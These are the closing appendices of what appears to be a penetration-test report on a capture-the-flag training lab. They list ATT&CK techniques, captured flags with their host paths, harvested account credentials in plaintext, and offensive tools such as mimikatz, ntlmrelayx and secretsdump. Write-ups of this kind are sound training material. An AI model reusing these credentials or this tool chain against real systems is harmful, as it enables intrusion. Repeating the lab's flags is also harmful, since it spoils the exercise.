- Sub-technique – T1592.002 - Gather Victim Host Information: Software
- Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks

Appendix 3 - Trophies

IP | Hostname	user.txt location	root.txt location	Flag
http://admin.holo.live	/var/www/admin/user.txt		HOLO{175d7322f8fc53392a417ccde356c3fe}
10.200.107.33	/var/www/user.txt		HOLO{3792d7d80c4dcabb8a533afddf06f666}
10.200.107.33		/root/root.txt	HOLO{e16581b01d445a05adb2e6d45eb373f7}
http://10.200.107.31			HOLO{bcfe3bcb8e6897018c63fbec660ff238}
10.200.107.31		C:\Users\Administrator\Desktop\root.txt	HOLO{50f9614809096ffe2d246e9dd21a76e1}
10.200.107.35	C:\Users\watamet\Desktop\user.txt		HOLO{2cb097ab8c412d565ec3cab49c6b082e}
10.200.107.35		C:\Users\Administrator\Desktop\root.txt	HOLO{ee7e68a69829e56e1d5b4a73e7ffa5f0}
10.200.107.30		C:\Users\Administrator\Desktop\root.txt	HOLO{29d166d973477c6d8b00ae1649ce3a44}

Appendix 4 - Meterpreter Usage

For this assessment, BLACK SUN SECURITY used one (1) Metasploit Meterpreter module on single target hosts – 10.200.107.35

Appendix 5 - Account Usage

For this assessment, BLACK SUN SECURITY obtained and leveraging valid user account below:

- admin:DBManagerLogin!
- www-data
- root
- linux-admin
- admin:!123SecureAdminDashboard321!
- gurag
- nt authorirt\system
- watamet:Nothingtoworry!
- HOLOLIVE/SRV-ADMIN

Appendix 6 – Additional [tools | binary] Usage

- nmap
- gobuster
- rustscan
- curl
- rdesktop
- ntlmrelayx
- proxychain
- msfconsole & msfvenom
- nc
- find
- docker
- route
- python3
- ps
- mysql
- ssh-keygen
- hashcat
- sshuttle
- powershell
- mimikatz
- applocker bypass checker
- smbexec
- secretsdump

Last Page